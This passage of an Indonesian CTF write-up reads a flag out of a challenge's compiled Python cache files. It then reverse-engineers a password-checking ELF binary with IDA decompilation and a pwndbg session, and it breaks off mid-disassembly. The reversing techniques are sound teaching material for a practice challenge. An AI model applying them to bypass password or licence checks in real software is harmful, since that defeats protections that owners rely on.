  inflating: reset_token_peserta/utils/__pycache__/jwe.cpython-311.pyc
  inflating: reset_token_peserta/utils/__pycache__/utils.cpython-311.pyc
  inflating: reset_token_peserta/utils/__pycache__/utils.cpython-313.pyc
   creating: reset_token_peserta/__pycache__/
  inflating: reset_token_peserta/__pycache__/config.cpython-311.pyc
  inflating: reset_token_peserta/__pycache__/config.cpython-313.pyc
```

Diberikan sebuah file zip yang apabila dibuka berisi sebuah app python-based dan file untuk Docker.




```
[schmeeps@schmeeps-x441ba __pycache__]$ strings config.cpython-313.pyc
Config
M30cxsmwHJcHsbTDz6RTRTNI25{remember_that_IV_and_key_should_be_different}
__name__
__module__
__qualname__
__firstlineno__
SECRET_KEY
FLAG
TOKEN_EXPIRY_HOURS
__static_attributes__r
BC:\Users\ravdh\Documents\CTF TNI\Reset Token\reset_token\config.pyr
<module>r
```

Nah, saat saya sedang coba-coba, saya sempat meng-strings file pyc yang ada di folder pycache, dan ternyata flagnya ada di dalam situ 😅 Sooooo……

Flag: RTRTNI25{remember_that_IV_and_key_should_be_different}

REVERSE ENGINEERING

1. Obfuscated Logic [200 POINT]


CHALLENGE

Obfuscated Logic

200

Password untuk program ini tidak disimpan sebagai string biasa. Program dibangun secara dinamis saat runtime.

Always Day One - Menyala (KA)

PROOF OF CONCEPT

diberikan sebuah ELF file, dari deskripsi soal sudah jelas kita harus **dynamic analysis** ELF file ini. tapi sebelum itu saya static analysis dulu menggunakan ida untuk melihat algoritma enkripsi/dekripsi flagnya. didapat fungsi fungsi menarik seperti ini:
check_password:

```
C/C++
__int64 __fastcall check_password(const char *a1)
{
  unsigned __int8 v2; // [rsp+1Fh] [rbp-11h] BYREF
  int v3; // [rsp+20h] [rbp-10h] BYREF
  int i; // [rsp+24h] [rbp-Ch]
  unsigned __int64 v5; // [rsp+28h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  if ( strlen(a1) != 40 )
    return 0;
  v3 = 0;
  for ( i = 0; i < 40; ++i )
```

```
    {
      v2 = a1[i];
      if ( !(unsigned __int8)transform_char(&v2, i) )
        return 0;
      junk_operations(&v3);
      if ( !validate_char(v2, i) )
        return 0;
    }
    return 1;
  }
```

transform char:

```C/C++
__int64 __fastcall transform_char(_BYTE *a1, char a2)
{
  *a1 += a2;
  return 1;
}
```

junk operations:

```C/C++
__int64 __fastcall junk_operations(_DWORD *a1)
{
  __int64 result; // rax

  *a1 = 5 * *a1 + 3;
  result = (unsigned int)(*a1 % 100);
  *a1 = result;
  return result;
}
```


validate char:

```C/C++
_BOOL8 __fastcall validate_char(unsigned __int8 a1, int a2)
{
  return (a1 ^ key[a2 % 4]) == encoded_flag[a2];
}
```

dari sini dapat kita simpulkan algoritma check flagnya seperti ini:


```Python
encoded_flag[i] = ((input[i] + i) & 0xff) ^ key[i % 4]
```

kemudian langsung saja kita analisis menggunakan gdb




```
pwndbg> info func
All defined functions:

Non-debugging symbols:
0x0000000000001000  _init
0x0000000000001070  __cxa_finalize@plt
0x0000000000001080  puts@plt
0x0000000000001090  strlen@plt
0x00000000000010a0  __stack_chk_fail@plt
0x00000000000010b0  printf@plt
0x00000000000010c0  _start
0x00000000000010f0  deregister_tm_clones
0x0000000000001120  register_tm_clones
0x0000000000001160  __do_global_dtors_aux
0x00000000000011a0  frame_dummy
0x00000000000011a9  transform_char
0x00000000000011d1  validate_char
0x0000000000001224  junk_operations
0x0000000000001274  check_password
0x0000000000001348  main
0x00000000000013f8  _fini
```

dari sini kita dapat fungsi menarik yaitu check_password dan validate_char, namun kita ga bisa set breakpoint langsung karena PIE aktif pada ELF ini. jadi kita pakai command start untuk breakpoint sementara di main




```
pwndbg> set args AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
pwndbg> set disable-randomization on
pwndbg> start
Temporary breakpoint 1 at 0x1350

Temporary breakpoint 1, 0x0000555555555350 in main ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]────────────────────────
 RAX  0x7ffff7e10e28 (environ) —▸ 0x7fffffffd910 —▸ 0x7fffffffdd8e ◂— 'SHELL=/usr/bin/zsh'
 RBX  0
 RCX  0x555555557da8 (__do_global_dtors_aux_fini_array_entry) —▸ 0x555555555160 (__do_global_dtors_aux)
 ◂— endbr64
 RDX  0x7fffffffd910 —▸ 0x7fffffffdd8e ◂— 'SHELL=/usr/bin/zsh'
 RDI  2
 RSI  0x7fffffffd8f8 —▸ 0x7fffffffdd29 ◂— '/tmp/tmp.77SGijxNFY/rev/obfuscated-logic/obfuscated_checker'
 R8   0x7ffff7e09680 (__exit_funcs) —▸ 0x7ffff7e0afe0 (initial) ◂— 0
 R9   0x7ffff7e0afe0 (initial) ◂— 0
 R10  0x7fffffffd510 ◂— 0
 R11  0x203
 R12  0x7fffffffd8f8 —▸ 0x7fffffffdd29 ◂— '/tmp/tmp.77SGijxNFY/rev/obfuscated-logic/obfuscated_checker'
 R13  2
 R14  0x7ffff7ffd000 (_rtld_global) —▸ 0x7ffff7ffe2f0 —▸ 0x555555554000 ◂— 0x10102464c457f
 R15  0x555555557da8 (__do_global_dtors_aux_fini_array_entry) —▸ 0x555555555160 (__do_global_dtors_aux)
 ◂— endbr64
 RBP  0x7fffffffd7d0 —▸ 0x7fffffffd870 —▸ 0x7fffffffd8d0 ◂— 0
 RSP  0x7fffffffd7d0 —▸ 0x7fffffffd870 —▸ 0x7fffffffd8d0 ◂— 0
 RIP  0x555555555350 (main+8) ◂— sub rsp, 0x10
───────────────────────────────[ DISASM / x86-64 / set emulate on ]───────────────────────────────
 ▶ 0x555555555350 <main+8>     sub    rsp, 0x10                      RSP => 0x7fffffffd7c0 (0x7fffffff
d7d0 - 0x10)
   0x555555555354 <main+12>    mov    dword ptr [rbp - 4], edi       [0x7fffffffd7cc] <= 2
   0x555555555357 <main+15>    mov    qword ptr [rbp - 0x10], rsi    [0x7fffffffd7c0] <= 0x7fffffffd8f
8 —▸ 0x7fffffffdd29 ◂— '/tmp/tmp.77SGijxNFY/rev/obfuscated-logic/obfuscate...'
   0x55555555535b <main+19>    cmp    dword ptr [rbp - 4], 2         2 - 2     EFLAGS => 0x246 [ cf PF
 af ZF sf IF df of ]
```




```
R11  0x203
R12  0x7fffffffd8f8 —▸ 0x7fffffffdd29 ◂— '/tmp/tmp.77SGijxNFY/rev/obfuscated-logic/obfuscated_checker'
R13  2
R14  0x7ffff7ffd000 (_rtld_global) —▸ 0x7ffff7ffe2f0 —▸ 0x555555554000 ◂— 0x10102464c457f
R15  0x555555557da8 (__do_global_dtors_aux_fini_array_entry) —▸ 0x555555555160 (__do_global_dtors_aux)
◂— endbr64
RBP  0x7fffffffd7d0 —▸ 0x7fffffffd870 —▸ 0x7fffffffd8d0 ◂— 0
RSP  0x7fffffffd7d0 —▸ 0x7fffffffd870 —▸ 0x7fffffffd8d0 ◂— 0
RIP  0x555555555350 (main+8) ◂— sub rsp, 0x10
─────────────────────────────────[ DISASM / x86-64 / set emulate on ]──────────────────────────────
▶ 0x555555555350 <main+8>     sub    rsp, 0x10               RSP => 0x7fffffffd7c0 (0x7fffffff
d7d0 - 0x10)
   0x555555555354 <main+12>    mov    dword ptr [rbp - 4], edi        [0x7fffffffd7cc] <= 2
   0x555555555357 <main+15>    mov    qword ptr [rbp - 0x10], rsi     [0x7fffffffd7c0] <= 0x7fffffffd8f
8 —▸ 0x7fffffffdd29 ◂— '/tmp/tmp.77SGijxNFY/rev/obfuscated-logic/obfuscate...'
   0x55555555535b <main+19>    cmp    dword ptr [rbp - 4], 2          2 - 2     EFLAGS => 0x246 [ cf PF
 af ZF sf IF df of ]
   0x55555555535f <main+23>  ✔ je     main+62                    <main+62>
    ↓
   0x555555555386 <main+62>    lea    rax, [rip + 0xc99]              RAX => 0x555555556026 ◂— 'Validat
ing your input...'
   0x55555555538d <main+69>    mov    rdi, rax                        RDI => 0x555555556026 ◂— 'Validat
ing your input...'
   0x555555555390 <main+72>    call   puts@plt                   <puts@plt>

   0x555555555395 <main+77>    mov    rax, qword ptr [rbp - 0x10]
   0x555555555399 <main+81>    add    rax, 8
   0x55555555539d <main+85>    mov    rax, qword ptr [rax]
───────────────────────────────────────────[ STACK ]───────────────────────────────────────────────
00:0000│ rbp rsp 0x7fffffffd7d0 —▸ 0x7fffffffd870 —▸ 0x7fffffffd8d0 ◂— 0
01:0008│+008     0x7fffffffd7d8 —▸ 0x7ffff7c27675 (__libc_start_call_main+117) ◂— mov edi, eax
02:0010│+010     0x7fffffffd7e0 —▸ 0x7ffff7fc2000 ◂— 0x3010102464c457f
03:0018│+018     0x7fffffffd7e8 —▸ 0x7fffffffd8f8 —▸ 0x7fffffffdd29 ◂— '/tmp/tmp.77SGijxNFY/rev/obfusca
ted-logic/obfuscated_checker'
04:0020│+020     0x7fffffffd7f0 ◂— 0x2ffffd830
05:0028│+028     0x7fffffffd7f8 —▸ 0x555555555348 (main) ◂— endbr64
06:0030│+030     0x7fffffffd800 ◂— 0
07:0038│+038     0x7fffffffd808 ◂— 0xb3092a2cb853eaa0
─────────────────────────────────────────[ BACKTRACE ]─────────────────────────────────────────────
▶ 0   0x555555555350 main+8
  1   0x7ffff7c27675 __libc_start_call_main+117
  2   0x7ffff7c27729 __libc_start_main+137
  3   0x5555555550e5 _start+37
───────────────────────────────────────────────────────────────────────────────────────────────────
pwndbg> ▌
```

setelah menyentuh breakpoint, baru kita bisa pasang breakpoint di check_password dan validate_char di address runtime




```
pwndbg> b *$rebase(0x11d1)
Breakpoint 2 at 0x5555555551d1
pwndbg> b *$rebase(0x1274)
Breakpoint 3 at 0x555555555274
```

kemudian kita continue saja sampai di fungsi validate_char




```
RIP  0x5555555551d1 (validate_char) ◂— endbr64
──────────────────────────────────────[ DISASM / x86-64 / set emulate on ]──────────────────────────
▶ 0x5555555551d1 <validate_char>        endbr64
  0x5555555551d5 <validate_char+4>      push   rbp
  0x5555555551d6 <validate_char+5>      mov    rbp, rsp                      RBP => 0x7fffffffd770 —▸
0x7fffffffd7b0 —▸ 0x7fffffffd7d0 —▸ 0x7fffffffd870 ◂— ...
  0x5555555551d9 <validate_char+8>      mov    eax, edi                      EAX => 0x41
  0x5555555551db <validate_char+10>     mov    dword ptr [rbp - 0x18], esi   [0x7fffffffd758] <= 0
  0x5555555551de <validate_char+13>     mov    byte ptr [rbp - 0x14], al     [0x7fffffffd75c] <= 0x41
  0x5555555551e1 <validate_char+16>     mov    ecx, 4                        ECX => 4
  0x5555555551e6 <validate_char+21>     mov    eax, dword ptr [rbp - 0x18]   EAX, [0x7fffffffd758] =>
0
  0x5555555551e9 <validate_char+24>     cdq
  0x5555555551ea <validate_char+25>     idiv   ecx
  0x5555555551ec <validate_char+27>     mov    eax, edx                      EAX => 0
──────────────────────────────────────────────────────[ STACK ]────────────────────────────────────
00:0000│ rsp 0x7fffffffd778 —▸ 0x55555555530a (check_password+150) ◂— xor eax, 1
01:0008│-030 0x7fffffffd780 ◂— 0x1800000017
02:0010│-028 0x7fffffffd788 —▸ 0x7fffffffdd65 ◂— 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
03:0018│-020 0x7fffffffd790 ◂— 0
04:0020│-018 0x7fffffffd798 ◂— 0x41007fffffffd8f8
05:0028│-010 0x7fffffffd7a0 ◂— 3
06:0030│-008 0x7fffffffd7a8 ◂— 0xfd21db19b2a5f200
07:0038│ rbp 0x7fffffffd7b0 —▸ 0x7fffffffd7d0 —▸ 0x7fffffffd870 —▸ 0x7fffffffd8d0 ◂— 0
────────────────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────
▶ 0   0x5555555551d1 validate_char
  1   0x55555555530a check_password+150
  2   0x5555555553a8 main+96
  3   0x7ffff7c27675 __libc_start_call_main+117
  4   0x7ffff7c27729 __libc_start_main+137
  5   0x5555555550e5 _start+37
```

setelah berhenti di validate char, kita lihat disassembly RIP-relative



```
pwndbg> disassemble $pc, +160
Dump of assembler code from 0x5555555551d1 to 0x555555555271:
=> 0x00005555555551d1 <validate_char+0>:	endbr64
   0x00005555555551d5 <validate_char+4>:	push   rbp
   0x00005555555551d6 <validate_char+5>:	mov    rbp,rsp
